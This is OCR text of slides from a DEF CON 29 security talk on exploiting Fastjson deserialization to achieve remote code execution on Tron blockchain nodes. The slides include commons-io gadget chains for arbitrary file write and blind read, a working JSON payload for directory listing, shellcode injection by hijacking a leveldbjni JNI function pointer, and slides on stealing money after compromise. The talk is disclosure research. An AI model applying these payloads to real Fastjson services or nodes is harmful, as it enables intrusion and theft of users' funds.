


https://t.me/learningnets

Override shared lib at Runtime

Process1 `dlopen(libfoo.so)`

Meanwhile, Process2 open & write libfoo.so (or by direct IO)



https://t.me/learningnets

Read & Write JNI .so

- Get the random file name released by JNI jar
- No direct resp by HTTP but broadcast on P2P network ⚠️
- Write binary bytes instead of string with encoding
  - Input json string
  - Output stream and file writer

https://t.me/learningnets

Read & Write – commons-io 2.x

WRITE

READ

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)


↓

Field delegate.read() → Boms cmp with input.read()

↓

org.apache.commons.io.input.TeeInputStream#read()

```
@Override
public int read() throws IOException {
    int ch = input.read();
    if (ch != -1) {
        branch.write(ch);
    }
    return ch;
}
```



https://t.me/learningnets

Write – commons-io 2.x

WRITE

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM()

↓

Field delegate.read()

↓

org.apache.commons.io.input.TeeInputStream(InputStream input, OutputStream branch, boolean closeBranch)

```
@Override
public int read() throws IOException {
    int ch = input.read();
    if (ch != -1) {
        branch.write(ch);
    }
    return ch;
}
```

https://t.me/learningnets


Write String

- Field delegate → org.apache.commons.io.input.TeeInputStream
  - Field input → org.apache.commons.io.input.CharSequenceInputStream
    - Field cs → input string ⚠ > default bufsize 8192, auto flush
  - Field branch → org.apache.commons.io.output.WriterOutputStream
    - Field writer → org.apache.commons.io.output.FileWriterWithEncoding
      - Field file → output file path

https://t.me/learningnets

Write Binary

- Field delegate → org.apache.commons.io.input.TeeInputStream
  - Field input → org.apache.commons.codec.binary.Base64InputStream
    - Field in → input base64 str: commons.io.input.CharSequenceInputStream
  - Field branch → org.eclipse.core.internal.localstore.SafeFileOutputStream
    - Field targetPath → output file path



- commons-codec
- AspectJ
  - AOP for database backup

https://t.me/learningnets

Read – commons-io 2.x

READ

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)

↓

Compare Array Field boms with Field delegate.read()

↓

Blind Read

https://t.me/learningnets

Read Directory

```
{
  "abc":{"@type": "java.lang.AutoCloseable",
    "@type": "org.apache.commons.io.input.BOMInputStream",
    "delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
        "url": "file://tmp/"
      }
    },
    "boms": [
      {bom1 bytes}, {bom2 bytes}, ...
    ]
  },
  "address" : {"$ref":"$.abc.BOM"}
}
```

(2) Convert Reader to InputStream

(1) Parameter url supports file:// scheme for a folder and listing directory

(3) Multiple bytes blocks to be compared with Reader output.

Use Binary Search 

(4) abc.getBOM()

(5) API /wallet/validateaddress

is null → No resp

bad format → Validate failed message

https://t.me/learningnets

Pointer Hijacking

```
org.tron.common.overlay.discover.node.NodeManager#channelActivated()
```

```
nodeManagerTasksTimer.scheduleAtFixedRate(new TimerTask() {
    @Override
    public void run() {
        dbWrite();
    }
}, DB_COMMIT_RATE, DB_COMMIT_RATE);
```

```
public static final native long
org.fusesource.leveldbjni.internal.NativeBuffer
$NativeBufferJNI#malloc(long size)
```

Inject shellcode


libleveldbjni.so # offset 0x197b0

`Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc`

```
root@wpad:/mnt/hgfs/tron# readelf -s -W libleveldbjni-9093995204978013502.so| grep 197b0
   830: 00000000000197b0     8 FUNC    GLOBAL DEFAULT   10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
   396: 00000000000197b0     8 FUNC    GLOBAL DEFAULT   10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
```

https://t.me/learningnets

Exploit



https://t.me/learningnets


DEF CON 29
Part II
Zekai Wu
HACKERMAN

> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

https://t.me/learningnets

How to Steal Your Money After RCE


https://t.me/learningnets

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

51% Attack

- A 51% attack is an attack on a blockchain by a group of miners who control more than 50% of the network's mining hash rate.

- Attackers with majority control of the network can interrupt the recording of new blocks by preventing other miners from completing blocks.



https://t.me/learningnets

